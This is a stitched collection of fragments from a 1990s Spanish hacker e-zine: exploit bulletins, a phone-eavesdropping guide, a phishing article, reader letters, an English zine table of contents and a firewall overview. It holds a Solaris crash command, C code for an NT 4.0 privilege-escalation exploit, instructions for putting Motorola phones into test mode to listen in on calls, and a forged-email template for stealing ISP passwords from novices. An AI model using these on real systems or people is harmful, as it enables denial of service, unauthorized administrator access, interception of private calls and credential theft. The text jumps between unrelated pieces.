Como ya hemos dicho el 'spoof' en este caso es relativamente trivial puesto que inetd no comprueba el origen cuando se trata de servicios UDP sencillos. El resultado es similar o peor al del programa listado.

Para: Solaris (todas las versiones?)

Tema: Ping of Death

Patch: Server de Sun, proximas versiones lo incluiran en el kernel.

```
ping -sv -i 127.0.0.1 224.0.0.1
```

#### Descripcion y Notas:

Causa el cuelgue de la maquina, las razones son algo complejas pero el resultado de lo mas sencillo. Reboot needed :->.

Y eso es todo.. ah, no!. Se me olvidaba el de NT

Para: Windows NT 4.0 con Service Pack 3  
 Tema: 'Root Shell'  
 Patch: En preparacion  
 Credits: Constin Raiu

Function ChangeNtGlobalFlag :

```

BOOL ChangeNtGlobalFlag(DWORD pNtGlobalFlag)
{
    DWORD callnumber = 0x3;          //NtAddAtom
    DWORD stack[32] ;
    int i;
    DWORD handle=0;
    CHAR string[255];

    if(!pNtGlobalFlag) return 0;

    stack[0] = (DWORD)string;
    stack[1] = (DWORD)&handle;      //pNtGlobalFlag;

    for(i=0;i < 0x100;i++)
    {
        sprintf(string,"NT now cracking... pass %d",i);

        if(handle & 0xf00){
            stack[1] = (DWORD)pNtGlobalFlag+1;
        }

        __asm{
            mov eax, callnumber;
            mov edx, stack;
            lea edx,dword ptr [stack];
            int 0x2e;
        }

        if( stack[1] == pNtGlobalFlag+1) break;
    }

    return TRUE;
}

```

Descripcion y Notas:

El programa de arriba permite que cualquier usuario de un sistema NT (4.0+SP 3) adquiera \_privilegios de administrador\_ en la red.  
 Uso: GetAdmin <nombre de cuenta>, si no se especifica el nombre de cuenta, se usara la cuenta actual.  
 NOTA: La cuenta de guest \*no sirve\* para estos propositos.

Eso es todo, si teneis algun bug que valga la pena y quereis compartirlo en la seccion de Colaboraciones y Peticiones viene a quien teneis que escribir.

\*EOF\*





y tu apodo (que incluso puedes cambiar) y nadie va a saber tu nombre real ni de donde eres por verte la cara.

-Encontrar un sitio. Pues lo mas sencillo del mundo quedais en una terraza, una bar, o mucho mejor... un cafe internet, que estara lleno de informaticos y mejor aun, estara lleno de ordenadores.

-Como reconocer a la gente. Pues tambien muy facil :) es que nunca habeis tenido una cita a ciegas. Describis la ropa que vais a llevar o lo tipico de "llevar un clavel en el ojal", y ya esta. X-D

-De que hablar. no os preocupeis del tema, que al final saldra algo y seguramente os falte tiempo para terminar...

[A quien invitar]

Bueno, ahora que ya sabemos como montar la cosa, la cuestion es encontrar a gente... este es otro de los grandes problemas. La comunidad hacker no es demasiado estable y carece de medios de comunicacion fijos. Algunos diran que existen grupos de news por ejemplo y canales de irc... si efectivamente, pero resulta que ese tipo de canales atraen mas a lamers y novatos que a verdaderos hackers. Por eso si se quiere organizar una reunion seria y que no se presenten 20 piratillas deseosos de vender cd's piratas lo mejor es seleccionar bien a los invitados.

Lo ideal seria hablar con ellos directamente y comprobar su grado de interes. Esto tambien es dificil por las propias caracterisiticas de los hackers... pero se puede arreglar.

Con un par de preguntas se reconoce si la persona con la que estas hablando puede tener algo interesante que contarte o no. (Pero ojo, no desprecies a nadie porque puede que dentro de unos aos se haga un hacker de elite. En este mundillo se aprende muy rapidamente.)

[Donde organizarlo]

Lugares idoneos para organizar una reunion:

-Mediante un BBS, este es el metodo ideal. A las bbs suele llamar gente ya acostumbrada a la movida informatica, es facil encontrar hackers y la mayor ventaja, la mayoría de la gente es de tu misma ciudad. En los grupos de discusion de hacking de cualquier bbs podeis montar facilmente una reunion.

-Por irc, este metodo tambien sirve pero necesita un conocimiento previo de la gente que se quiere invitar, ya que o estas todo el dia en el irc o siempre habra alguien que se conecte a una hora en la que no estes. Los canales ideales para organizar una quedada de este estilo, son primero los canales de hack (#hack, #phreak, etc...) En estos canales localizais a la gente que sea de vuestra zona y que esta interesada en la quedada. Otros canales tambien recomendables para buscar gente son los canales de vuestra ciudad (#madrid, #zaragoza, etc...) aunque nunca se sabe lo que se puede encontrar en estos canales. :)

-En algun grupo de news especializado, y no me refiero a es.comp.lamers... ejem... perdon, no me refiero a es.comp.hackers sino a algun grupo poco conocido por los ninos del warez en algun servidor de noticias decente y en el que se reuna un buen grupo de hackers.

[Conclusion]

Supongo que la mayoría de las cosas que he contado son obvias y ya las sabiais. No he querido inventar nada nuevo, simplemente queria recordar que las quedadas son posibles y se hacen (Y molan un monton)

Quiero animar a la gente a moverse, a relacionarse... en USA lo hacen y son

los mejores... "Porque no hacerlo en España?

A si que ahora que la mayoría esta en la playa, podeis empezar a quedar con conocidos de la scene, o empezar a conocer gente para quedar... todavia queda mucho verano. Ir creando grupos en el irc, con nombres como #ibiza, #torrevieja, #marbella, o donde paseis las vacaciones y empezad a organizar la fiesta... y quien sabe a lo mejor hasta ligais (:D

\* NOTA -- Si alguien quiere organizar una quedada por la zona de levante (Alicante, Murcia, Cartagena, o alrededores) que me lo haga saber... y a lo mejor me acerco a saludar. :) --> el\_duke1@hotmail.com

Espero que con estos consejillos la gente se anime a montar reuniones al estilo de las CON que se montan en USA... pero mientras tanto podeis ir practicando en vuestro barrio... Y por supuesto no os olvidéis llevar las gafas oscuras :-)

Saludos

El Duke de Sicilia

\*EOF\*



En la parte de atras del movil, abajo, esta el numero F09... (numero de serie)  
 Si el cuarto digito de este numero es una D, NO puedes reprogramar a traves  
 del modo comandos, necesitas un programador RTL4154/RTL4153 para hacer  
 cualquier cambio (ve olvidando y volviendo al principio, buscar un telefono)

Que no tiene D, BIEN! haz lo siguiente:

Quita la bateria y localiza los 12 contactos en la parte de arriba, cerca del  
 conector de la antena. Estan numerados del 1 al 12 desde arriba izquierda  
 hasta abajo derecha. Puntea con masa el Pin 6 (arriba derecha) al encender  
 telefono, usa para ello el Pin 7 (abajo izquierda). Para llegar al Pin 6  
 haz lo siguiente:

1. La parte de rriba de la bateria que cubre los contactos esta hueco.  
 Haz un agujero con cuidado y corta elastico, ahi esta el Pin 6.
2. Si no te quieres cargar la bateria aplica 7.5 Voltios externamente  
 a ambos polos en la parte de abajo del telefono, puentea el Pin 6 al  
 "arrancar".

Hay mas formas pero con esas dos yo creo que es suficiente.

Series Ultra Classic II:

Puntea Pin 2 con Pin 4.

Series Micro-Tac "Flip":

Son metodos similares a los de los 8000.

Localiza los tres contactos de la bateria en la parte de atras del telefono  
 los dos externos son los de la alimentacion y el central es una Masa  
 "extra", en algunos le sirve al telefono para saber el estado de la  
 bateria.

Puntea el pin central a el negativo y el telefono al encender lo hara en  
 modo comandos directamente, este es el metodo seguido por mi, hubiese  
 sido muy util tener un texto asi para no tener que comerme la cabeza y  
 descubrirlo.

\*\*\*\*\*DENTRO DEL MODO COMANDO\*\*\*\*\*

Ok. Aqui empieza lo realmente bonito, vamos a ver que podemos hacer con esto,  
 voy a poner algunos comandos, pero solo unos pocos, es decir, los necesarios,  
 para no alargarme demasiado, porque como ya dije es un texto eminentemente  
 practico.

La pantalla del modo comando...

Veras dos lineas (si tu movil lo permite), pulsa # y pasaras al modo servicios  
 pero voy a explicar un poco que son estas dos lineas.

Hay 5 tipos de pantallas dependiendo del modelo, uno de 16 digitos, 14, 10  
 (con dos versiones), 8 y 7 digitos.

Vamos a centrarnos en el analogico.

Display de 14 Caracteres (el mas comun)

```

+-----+
| A B C D E F G |
| H I J K L M N |
+-----+
    
```

ABC = Canal en el que te encuentras  
 D = \*Modo de proceso de la llamada  
 EFG = RSSI  
 H = \*\*(D)SAT  
 I = 1=TX on  
 J = 1=Señal de Tono  
 K = Potencia (0-7)  
 L = 1=Canal de control  
 M = 1=RX Audio off  
 N = 1=TX Audio off

\*Modo de proceso de la llamada:

BLANK = AMPS  
 A = NAMPS High Sub-Channel  
 B = NAMPS Center Sub-Channel  
 C = NAMPS Low Sub-Channel

\*\* (D)SAT:

0 = 5970 Hz  
 1 = 6000 Hz  
 2 = 6030 Hz  
 3 = No SAT

-----  
 0-6 = DSAT Vector  
 7 = No DSAT

Una vez aquí empezamos las escuchas...

-Pulsa # para entrar en el modo servicio.

-Aparecerá una especie de prompt con un ' .

-Pulsa 08# para activar el altavoz

-Pulsa 11xxxx# donde xxxx es un número de canal, puedes meterlos a voleo, pero será difícil pillar algo, lo mejor es que en la pantalla primera marque números y veas por qué canal te responde tu estación con el audio, para poder así localizar algunos canales de tu zona. El canal saldrá en el lugar ABC.

-Escucha }:-)))

Ahora describo algunos comandos que puedes introducir, pero muy poquitos.

01# Reinicia el Teléfono.

02# Te muestra el status del canal en el que te encuentres.

07# Desactiva el altavoz

08# Activa el altavoz

11xxxx# Fuerza el teléfono a una determinada frecuencia.

12x# Potencia de salida; (0,1-7) 0=Maxima (3 Watts) 7=Minima  
 Con esto serás el Rey de la comunicación en tu zona :-)

40# Recibe los datos del canal de Voz.

Muy util cuando pierdas la conversacion y quieras seguirla.

47x# Volumen

(Para F19CTA ...Series )

X=0, Minimo  
 X=6, Maximo  
 X=7, mute  
 Normal es 4.

(Para Mini TAC Transceivers)

X=0, Minimo  
 X=7, Maximo  
 Normal es 4.

(For TDMA Transceivers y F09F... Series y de alta potencia)

X=0, Minimo  
 X=15, Maximo  
 Normal es 2 a 4.

56# Este es muy gracioso, es un test de iluminacion.

Cuando estes escuchando un canal activa el comando 40#, para "escuchar" a donde se dirige la conversacion, luego toma los siguientes numeros (xxxx) y los metes en el programa en C adjunto, el te devolvera el numero de canal despues de hacer una conversion a binario y luego a decimal.

???xxxx??? Toma los valores de las xxxx

Compila esto:

```
-----Corta-----
/* Convierte los codigos Hex del Motorola
   --Doctor Who */

#include <stdio.h>
main()
{
int st;
while(1)
{
printf("\n XXXXNNNXXX\n Enter digits hex digits NNN: ");
scanf("%x",&st);
printf("Channel: %d\n",st & 1023);
}
}
-----Corta-----
```

// NOTA: Cruiser incluia una lista de frecuencias de canales en su articulo original que no aparece aqui debido a su excesiva longitud, esta lista viene en el mismo zip de la revista con el nombre de freqs.txt, si no tienes este archivo puedes conseguirlo bajando Saqueadores 10 desde nuestro HomePage en Geocities. //

Gracias a Mike Larson por su Biblia del Motorola y al Doctor Who por su conversor para el FOVC (Forward Voice Channel).

No suelto el rollo legal y demas, pero que sepas si vas a escuchar que es ilegal y te pueden empapelar y si conoces al tio que estas escuchando no le digas nada, simplemente escucha y CALLA! o yo mismo te buscare para

meterte el movil por el culo.

- Cruiser -

\*EOF\*



«  
 ° 11. COLABORACIONES Y PETICIONES °  
 ¼»

Pues nada, no os relajéis, habeis superado todas nuestras expectativas con respuestas, articulos... de tal modo que en este numero hemos tenido que dejar mucho fuera para no pasarnos (y eso que este es el \*numero mas largo\* en la historia de Saqueadores).

Seguid así, leemos todo lo que llega (esperamos que llegue todo lo que se manda pero quien sabe) e intentamos publicar la mayor parte de los articulos y contestar la mayor parte de los mensajes. Tened paciencia, estamos pensando incluso poner en nuestro web alguno de los articulos que no vayan a aparecer en Saqueadores (por extension, por tocar temas ya tratados mas ampliamente..) seria una forma de "homenaje" a todos los que colaborais con nosotros.

Lo importante de una revista es que este "viva" y en una revista "virtual" solo se sabe por los mails, las visitas al Web.. nosotros no estamos con la OJD ni tenemos cifras de ventas ni nada de eso, solo a vosotros.

Pero creemos que es mas que suficiente. :-)

Ahora voy a intentar aclarar un poquito las cosas en cuanto a "quien es quien" y como estan las cosas:

- Todos los interesados en suscripcion, entrar en la lista de correo de Saqueadores, distribucion de la revista y demas aspectos "administrativos"

El Duke de Sicilia <el\_duke1@hotmail.com>

Si HotMail no responde <el\_duke@usa.net>

- Los que quieran puntualizar, añadir o corregir algun articulo.

A su autor y si no hay direccion e-mail, enviadselo a:

El Duke de Sicilia <el\_duke1@hotmail.com> o a

Eljaker <eljaker@hotmail.com>

- Los que tengan articulos para enviar, bugs o cualquier cosa "publicable" asi como los que quieran dar su opinion sobre la revista en general y/o sobre el web y los que quieran enviar dinero ;- ) a

Paseante <paseante@geocities.com>

Preocupado por el correo seguro?. Utiliza las LLAVES PGP que vienen al final de la revista (si es que aun no las tenias).

Nuestra HomePage: <http://www.geocities.com/SiliconValley/8726>

La pagina de Vanhackez: <http://vanhackez.islatortuga.com>

(con muchos links, programas y los numeros de Saqueadores of course!)

Si intentais contactar con algun miembro de Saqueadores o con alguno de los que han escrito en la revista y no os contesta no os preocupeis. No sabemos que pasa!!. Pero a veces la gente 'desaparece' y no por motivos como los del mes pasado.

Para los que todavia esperan la "revision" de los temas tratados en anteriores numeros de Saqueadores avisarles de que esto no se va a hacer ya que en nuestro site -seccion revistas- existe un archivo ("content.zip") que incluye los indices de los numeros 1-10, el que quiera saber de que se ha tratado en SET ya sabe lo que tiene que hacer. :-)

He contestado a casi todos los mensajes que han llegado, si alguien mando un mensaje que requeria respuesta y lleva tiempo esperando que me de un

toque, puede que la ida o la vuelta se hayan perdido por el ciberespacio (tambien hay alternativas mas paranoicas)

Para los que nos leen en los paises de habla hispana en America o en cualquier pais extranjero, escribidnos!!. Queremos saber como esta alli el panorama, que se piensa de la revista.. Venga, que no cuesta nada enviar un mensaje.

\*EOF\*



- 12. An Interview with Dale Drew [part 1] by ReDragon
- \* 13. "How to Hack Using Scripts [part 1] by Seven Eleven
- 14. "How to Hack a Toaster Oven" by bl0ke

Issue #2  
September 24th, 1995

Table of Contents:

General Stuff

- Intro
- Table of Contents
- /var/spool/mail/feh

Technical Articles:

- \* Fast TCP/IP Introduction by ReDragon
- IP Fragmenting by Anon
- Mail Clobber by gheap
- Acrofile Plus by Morph
- Hacker Light Show by Tele Monster

Entertaining Articles:

- Hackers Review by Juliet
- Eleetness of Garage Sales by x0x
- Installing Sendmail by foo
- Pumpcon IV Info by Okinawa
- Pizza Hut Hacking by HoD
- Weird Al Logs by john0
- Why Someone is lame by SnoCrash
- Hacking a Light Switch by Dhate
- Eleetness of AOL hackers by Minuteman
- How to Be Eleet by b0b
- How to Destroy Pac-Man by Hotrod
- Urination, A Poem by y

Serious Commentary:

- Trust Among Hackers by ReDragon
- GUI mentality by Krosis & ReDragon
- The Evil GUI by Krosis
- The Unabomber Manifesto by FC

Issue #3  
November 9th, 1995

Table of Contents:

General Stuff

- Intro
- Table of Contents
- /var/spool/mail/feh

Technical Articles:

- FOVC C code by Ho' DeFone
- TCP Decode in Perl by entropy
- \* SniffFTP by ReDragon

Entertaining Articles:

- CERT Advisories by b0b & casret
- Urban Cow Tipping by Anonymous
- The REAL #hack FAQ by t3
- Sekrets of the Superhacker by morph
- A Sick Article by xgirl & gwar
- A Poem by y

A Pumpcon Review by y  
 A REAL Pumpcon Review by Hotrod  
 A Bedtime Story by LANsharc  
 The Pantomine Horses by y  
 AOL Spools  
 Some other random spool

Issue #4  
 December 26th, 1995

Table of Contents:

General Stuff:

Intro  
 Table of Contents  
 /var/spool/mail/feh

Technical Articles:

A Guide to CIPSO by Mythrandir  
 Linux 'mail-x' Security Holes by FEH Staff  
 Linux 'restorefont' Security Holes by FEH Staff  
 Linux 'filter' Security Holes by FEH Staff  
 \* IRC DCC Protocol Security Holes by FEH Staff  
 Example Packet Construction Code by SnoNinja

Serious Articles:

Breakfast with the Secret Service by Kamakize  
 Some Thoughts on Hacking by Mythrandir  
 \* Gray Areas: Who's on your side? by FEH Staff

Entertaining Articles:

#hack Quotes by SnoNinja  
 The Word List by Allen 3. Smith  
 Macs vs. PCs by nicotine  
 Haxoring an ATM Machine by shadow tao  
 Department Store Paging by Tele Monster  
 The Tales of Oof by t3  
 The Elite Speak Filter by SnoNinja  
 DefCon Reviews and Other Thoughts by Zeed

Saludos

El Duke de Sicilia

\*EOF\*



Le recordamos que una vez creado el directorio FTP aun tendra que diseñar su pagina Web si no sabe como hacerlo pongase en contacto con nosotros, nuestras tarifas son extremadamente competitivas.

16-9-95 FTPRobot 4.2.1 by MIT Institute  
Registered version by Timo.es

-----  
"Que os parece? };->

Ante esto el novato tiene opciones como:

- Descartar el mensaje, no pasa nada.
- Intentar hablar con el servicio tecnico de su ISP, poco probable, no se sabra explicar y es posible que acabe con la cabeza del reves.
- Enviar su clave y su login, sobre todo si se siente moderno y quiere 'demostrarse' lo "competente" que es en esto de Internet.

Nota: Lo de pongase en contacto con nosotros es para infundir confianza no espero que lo haga y por si acaso no me "olvido" de mencionar la palabra magica: .Tarifas.

Os habreis fijado que el Reply-To es diferente al From. Esto es asi por que se supone que nosotros no tenemos cuenta en ese proveedor, caso de tenerla y de poder usarla (por que la cuenta del Reply-To se "quemara" con este uso) nos seria mas facil (si se puede abrir cuentas es bueno abrirlas con nombres como info, service, clientes, ftprobot, mailrobot..ya me entendeis). De todos modos el novato dificilmente se fijara en esto y si se fija "que? ve que le escribe ftprobot@timo.es y que responde a ftprobot@center.com, esas son cosas tecnicas que el no entiende, mirad un mensaje con full headers a ver si no veis los nombres raros que tienen los ordenadores de vuestro proveedor (oscar.yyyy.es, finet.yyyy.es, etc, etc, etc). No le dara importancia.

Una recomendacion es no pasarse con esto, si enviais 500 mails de este tipo se correra la voz, recordad, una llamada de un novato al servicio tecnico no es problema pero muchas llamadas explicando lo mismo es un problema serio.

Y con esto que?. Muy facil, el novato tendra espacio FTP pero seguramente tardara un tiempecillo en utilizarlo y nosotros siempre andamos necesitados de almacenos ;-> , otra cosa curiosa es la posibilidad de abrir una segunda cuenta de correo. Muchos proveedores permiten tener 2 cuentas de correo, el novato tardara tiempo en enterarse y saber completar el proceso. Mientras tanto tenemos una cuenta POP para nosotros solitos. Por supuesto tambien tenemos acceso a \_su\_ cuenta pero en este caso no os aconsejo utilizarla, podria llegar a bajarse alguno de nuestros mensajes!!

Lo que desde luego DESAPRUEBO EXPLICITAMENTE es aprovechar para "putearle", borrando su correo, usando su cuenta para mandar junk mail o post ofensivos.. Eso es comportamiento de lamers, si no tenemos nada contra el no tenemos por que fastidiarle, mientras tanto simplemente utilizamos unos recursos que el no utilizaria. Realmente no es un gran "perjuicio", no os ensañeis con alguien aprovechando lo que aprendeis aqui. [Ademas puede que alguno de vosotros haya recibido uno de esos formularios ya };->]

Tened siempre presente la etica del hacker. Mirad pero no tocad.

Algo asi como: "Ante todo que no haya heridos".

Y ademas imaginad el disgusto del pobre hombre (o mujer) que esta todo ilusionado con Internet si de repente ve que no puede conectarse, que su correo no va... son gente que en algunos casos ha tenido que

LLAMAR a su proveedor por telefono para que les dijese.. cual era su propia direccion e-mail. (veridico) Dejad tranquilos a los pobrecillos.

-Ah! y por supuesto.

```
-----
From:ftprobot@timo.es
To: lamer@timo.es
Reply-To: ftprobot@center.com
Subject: Confirmacion
```

[BODY]

Estimado lamer.

Su comando se ha llevado a cabo con exito.

--Extracto del resultado de su comando--

```
create ftp/usr/~lamer
ftp/usr/~lamer OK
Quit
```

Su directorio FTP es ahora ftp/usr/~lamer  
Cuando haya construido su pagina Web haga un upload a este directorio.

```
17-9-95 FTPRobot 4.2.1 by MIT Institute
Registered version by Timo.es
```

Ya veis, un poco de jerga chorra nunca viene mal, ahora lamer@timo.es tan feliz y sintiendose casi un genio por haber creado un directorio el solito. Prevengo de pasarse de recochineo y mandarle mensajes como:  
Formatting timo.es master disk drive completed at your request.  
Como ya digo, no hay que pasarse. Ya que sera cornudo encima no lo apaleeis.

Hay otras aproximaciones para conseguir el objetivo, si usamos el IRC podemos entablar conversaciones con novatos y derivar el tema hacia la dificultad de uso de Internet (tantas preguntas, claves, configuraciones..) Aprovechamos para dejar caer que "nos parece" que se esta utilizando un nuevo metodo mucho mas sencillo para crear espacio FTP, si nos sentimos paranoicos podemos explicarle por query al novato que se trata de un mensaje al que hay que contestar con la clave y asi evitamos que alguien del canal que sepa mas del tema empiece a sospechar.  
Si hay varios novatos del mismo proveedor conviene que todos se enteren, frecuentamos el canal/canales unos dias, seleccionamos las presas y mandamos mails a todos (asi cuando se pregunten entre ellos lo encontraran normal), es dificil que nadie nos "fiche" hasta entonces puesto que *\*nunca\** habremos pedido una clave sino simplemente explicado lo que hemos oido acerca de las "nuevas facilidades" que dan los proveedores.  
No se, vosotros mismos, creo que la idea esta clara y estoy seguro de que alguno sera capaz de avadir interesantes modificaciones.  
Este "acercamiento" esta especialmente indicado para aprovechar las avalanchas de novatos que se producen con los "regalo de un mes de conexion", "ofertas de kiosco" y "superofertas de proveedores" que pillan a un publico completamente desconocedor de lo que es un ordenador y mucho mas aun de lo que es Internet. Simplemente no abuseis..demasiado. ;-)



\*EOF\*



Un hacker desea aprender mas cosas, explora, descubre agujeros de seguridad y los publica o se los dice a otros. Sin ellos, internet no existiria tal y como es ahora. Son los hackers quienes nos han proporcionado la seguridad de saber, que si un sistema tiene un agujero, ellos lo descubrirán, y se lo dirán al mundo entero, con lo que nuestra seguridad aumenta despues de poner el consiguiente parche... pero tampoco confio en que muchos entiendan esto... Como conclusion, solo decir, que espero que la noticia de estas detenciones de autenticos hackers, no haya llegado hasta vuestra redaccion... porque de ser asi, y al no ser publicada, estariais contribuyendo a una campaña de desinformacion por parte del estado. Asi se contribuye a que nadie conozca a los hackers... espero que vuestro periodicos no tengan esas actitudes fascistas, y que empiece a investigar ahora mismo este hecho.

ARRIBA EL HACKING HISPANO!!!!!!!

Firmado:Net-Yonkie

Direccion:netyonkie@hotmail.com

P.D. Este mail ha sido mandado a todos los periodicos de españa

"Aproximadamente lo he mandado a unos 54 periodicos, y a unos 3 o 4 periodistas. Tambien a 3 cadenas de TV. Esperemos que sirva de algo"

-----

Como diria Jesulin -im-prezionante!, la verdad es que algunos de los integrantes de Saqueadores han entrado en estado de shock al leer esto. El Duke tiene unas ganas enormes de "pasar desapercibido" y supe inmediatamente que le alegraría el dia si le enviaba una copia de este mensaje. }:->.

Su frase favorita seria: "En estos momentos la paranoia no es suficiente" Tampoco se lo reprocho, a mi casa no han venido unos señores a hacer preguntas embarazosas. :(

De cualquier manera agradecemos la colaboracion activa de Net-Yonkie.

Una muestra de los comentarios de apoyo que hemos recibido, este proviene de Wanderer.

-----

Estupenda revista, estupendo planteamiento, estupendo grupo. Lo lamentable es que a la gente como nosotros se nos trate como se esta tratando a algunos colegas como el caso de Fer y otros tantos.

Pero seguro que contra todos nosotros no podran, si todos seguimos unidos y fieles a nuestras ideas.-

HACK THE WORLD!!

-----

Os aseguramos que ha sido muy gratificante recibir decenas de comentarios como este, animandonos a seguir con nuestra tarea y expresando apoyo.

Algunos no solo expresaban apoyo sino que daban ideas y trucos, como Panic.

-----

Hola, antes de nada mi total apoyo con la revista, con la importante labor que estais realizando y sobre todo animaros a seguir ante las

\*inclemencias\*.

Pues que leyendo un articulo sobre la revista sobre el Telefono y las frecuencias, deciais que en una linea de marcacion por pulsos el metodo para marcar el numero era interrumpir el bucle un N§ de veces. Estos cortes tenian una frecuencia determinada. Ahora va el truquillo. Pues bien, dado que el margen de error de esa frecuencia es bastante grande se puede, con un poco de practica, conseguir marcar el N§ de Telefono que nosotros queramos sin mas que imitar esos cortes con el interruptor de colgar el telefono. La frecuencia con la que apretemos el interruptor debe de ser rapida y segura, por lo que tendremos que practicar un poco, y la pausa entre numero y numero puede ser tan larga como nosotros queramos. Este truquillo, que aunque a la mayoria de nosotros no nos sirve de nada, puede venir muy bien para la gente que viva en residencias, que tengan auriculares de esos que solo sirven para escuchar y no para marcar. Nada mas, y intentad seguir con la serie sobre las lineas telefonicas que estaba muy interesante.

Por cierto, no he encriptado el articulo porque no va nada ilegal en el, espero que no os sienta mal.

\_\_\_\_\_ Saludos de PANIC desde PUCELA \_\_\_\_\_

-----  
Ya ves que no nos sienta mal el que no este encriptado :- ) pero si lo que vais a enviar es "sensible" la encriptacion es muy recomendable, de hecho y dependiendo de la direccion a la que escribais \*\*el correo se encripta automaticamente por el camino\*\*, ventajas de Inet ;-)

Y para finalizar esta seccion otra muestra mas de uno de los lectores que nos escribe y ademas aporta algo, en este caso un relato, de Smokkoms <smokkoms@hotmail.com>

-----  
Estimado Paseante :  
No soy ni me considero hacker, pero admiro a la gente que lo es, principalmente porque se lo dificil y duro que es conseguirlo. Te mando este relato que puede ser o no creible y que puedes o no editarlo en saqueadores, revista que leo cuando puedo y que me parece un buen trabajo. Se que vuestra situacion actual no es de las mejores, pero os deseo la mejor de las suertes.

Un saludo. SmokkomS

- Frio en la nuca -  
SmokkomS 24-6-1997.

3 de la mañana. Como siempre, estoy totalmente desvelado. Veamos quien anda por ahí. Me apetece charlar un poco. Conecto con el mirc a arrakis2 (permite acceder a través de diversos puertos, lo cual hace más difícil el nukéo). Activo un par de clones en zoom y en catalunya después del habitual /links. Entro en #hackers y en un par de canales más al azar (no es bueno estar solo en hackers, ya que se define claramente tu aficción). Sigue estando scytale (1), lo cual me hace pensar que cada vez se les va más de las manos esto del chat a los supervisores.

Activo mi chequeo de splits.  
No parece que haya mucho interesante en el canal, así que después de pasar una lista de puertos a uno de los 'hackers' del canal, me despido.  
Quiero probar algo nuevo. Quiero ser ircop (2). Eso no lo he hecho nunca.  
Seguro que en alguno de los miles de scripts que todos tenemos, hemos visto alguna opción de "gain oper" o "oper access".  
Claro que, evidentemente ninguno hemos podido activar esa opción.  
Veamos, lo único que me pide es un usuario y una password. Y claro, vaya usted a saber... "goku, goku? hmmm... por este camino no voy bien.  
"Cual será la contraseña que el server de irc trae por defecto? hmmm...  
Necesito un servidor de irc.  
A navegar tocan.  
En quince minutos tengo instalado un servidor irc en el pc que normalmente utilizo de 'pseudo - firewall'. Vaya, interesante.  
El programa consta de un montón de opciones de configuración con las cuales no pienso aburrirme, pero sí decir que existen dos opciones muy interesantes...  
Vayamos por la primera : Acceso de ircops. Permite definir la máscara de acceso, el UID y la contraseña. Bien. Viene un UID y una contraseña por defecto. Seguro que alguno de los servers tiene activado este user.  
A probar.  
Increíble.  
No puede ser.  
NINGUNO tiene ese usuario.  
Vaya.  
Esto no puede ser cierto.  
Algo he hecho mal.  
Vuelvo a mi servidor irc, y empiezo a trastear con la opción de operadores.  
JE!, ahora lo entiendo. Al crear un nuevo operador el programa me da un nuevo UID y una nueva contraseña totalmente aleatoria, o sea que es lógico que no se haya mantenido la primera en ninguno de los servers.  
Vaya, por aquí hay poco que rascar.  
Solo nos queda la segunda opción del server... los servidores remotos.  
Empiezo a trastear.  
Vaya, esta opción sí mantiene la contraseña...  
Empiezo a preguntarme :  
Si yo intento conectarme a uno de los servidores de la red y este ha conservado la contraseña por defecto... podría conectarme a MI servidor del que SI conozco el UID y la contraseña para 'ganar' privilegios de operador que serían válidos en toda la red de irc... Pero claro, esta conexión es fácilmente detectable por cualquiera de los operadores que estén supervisando... Si espero a que no haya ninguno (cosa bastante habitual a estas horas...) y activo mi 'firewall'...

Comienzo a sentir frío en la nuca...

Para despedirme solo decir que es realmente gracioso leer las reacciones de los 'dueños' de un canal cuando alguien entra, gana privilegios y anula los suyos, eso sí, volviendo a dejar todo como estaba al poco rato y sin ánimo de maldad.

(1) Scytale es un boot que los ircops integran en un canal para que detecte a los usuarios habituales, los proteja de bans y kicks masivos, les de privilegios, etc..., pero también sirve

para tener el log del canal, o sea, que Scytale se encarga de almacenar todo lo que se dice en ese canal (publicamente claro).

(2) Ser ircop significa ser operador de irc (seguro que os suena goku), esto permite, por ejemplo, entrar en un canal y darte a ti mismo privilegios o quitarselos a quien quieras, puedes provocar un kill a un usuario, un k-line, un g-line, o incluso la desconexión del servidor a la red del irc.

-----  
Esta ha sido una pequeña muestra de los mensajes que hemos recibido este último mes, aparte por supuesto de los habituales mensajes de colaboradores o aspirantes a serlo, a todos aquellos que han escrito para darnos su apoyo. Gracias.!

\*EOF\*



-----  
Siguiendo con el caracter meramente informativo, aqui vienen alguna de las acciones que activan la notificacion de alarma:

- Intento de acceso a puertos restringidos
- Intento de acceso a cualquier puerto superior al 1024

Y ahora aquello de lo que se hace logging.

- Registro de todos los paquetes rechazados
  - Registro de todos los procesos de login que han sido incorrectos
  - Registro de todos los host externos cuya direccion IP no coincide con el DNS enviado al firewall
- 

#### Restriccion de acceso al Firewall

No se permite cuentas de usuario en ningun ordenador que ejerza de firewall  
No se permiten logins desde el exterior al firewall

Las cuentas de super-usuario solo se pueden activar desde la consola del sistema

En caso de muro-doble (ver mas abajo) ni siquiera el administrador tiene derecho a utilizar la red privada que comunica los dos muros.

Un programa se encarga de manera regular de chequear la integridad del sistema

Para efectuar un cambio de configuracion del sistema se requiere un 'reboot'  
Y para acabar, algunos modelos tambien gozan de protecciones fisicas.

--Proteccion de la red interior--

#### IP spoofing

Se previene el ataque mediante IP spoofing desde cualquiera de los dos lados del firewall.

#### Sistemas de Una Mision

Utilizan hardware y software para implementar un firewall que solo tiene una funcion: la seguridad y una mision: proteger a la red, en lugar de conformarse con una aplicacion de soft se intenta elevar el nivel de proteccion con un sistema dedicado

#### Aclaraciones de Paseante

-----

Esta solucion (tener un host dedicado) es dada de lado por muchas empresas por el coste que supone dedicar una maquina bastante cara a la tarea exclusiva de proteger la red, evidentemente el nivel de proteccion de esas redes es menor.

-----

#### Construcciones de Muro Doble

Los firewalls se construyen con la tecnica de "muro doble", en este caso el firewall consta de dos sistemas separados fisicamente (muro exterior e interior) conectados por una red privada (tipo DMZ por ejemplo), si alguien es capaz de comprometer el muro exterior el muro interior protege la red cortando su red DMZ y aislando la red interior.



## Aclaraciones de Paseante

-----  
El muro interior se rige por el "pesimismo", solo acepta paquetes si responden a una petición originada en el interior de la red o provienen de uno de sus proxies, por descontento guarda toda la información sobre las transacciones.

"Y si llega otro paquete que no viene de ninguna de esas dos fuentes?. En ese caso se pone a la defensiva de modo espectacular, de manera inmediata corta la red privada que le une al muro exterior y alerta sobre una violación de seguridad crítica (quizás un poquito exagerado pero funciona)

"Que? "Que os parece el truquillo?. Lo ponen difícil pero la lógica es muy asumible, en un sistema con un solo firewall si lo comprometes ganas acceso a toda la red, en este caso lo único que ganas es aislar la red (aunque puede que sea eso lo que buscas)

-----

## Acceso transparente a la red

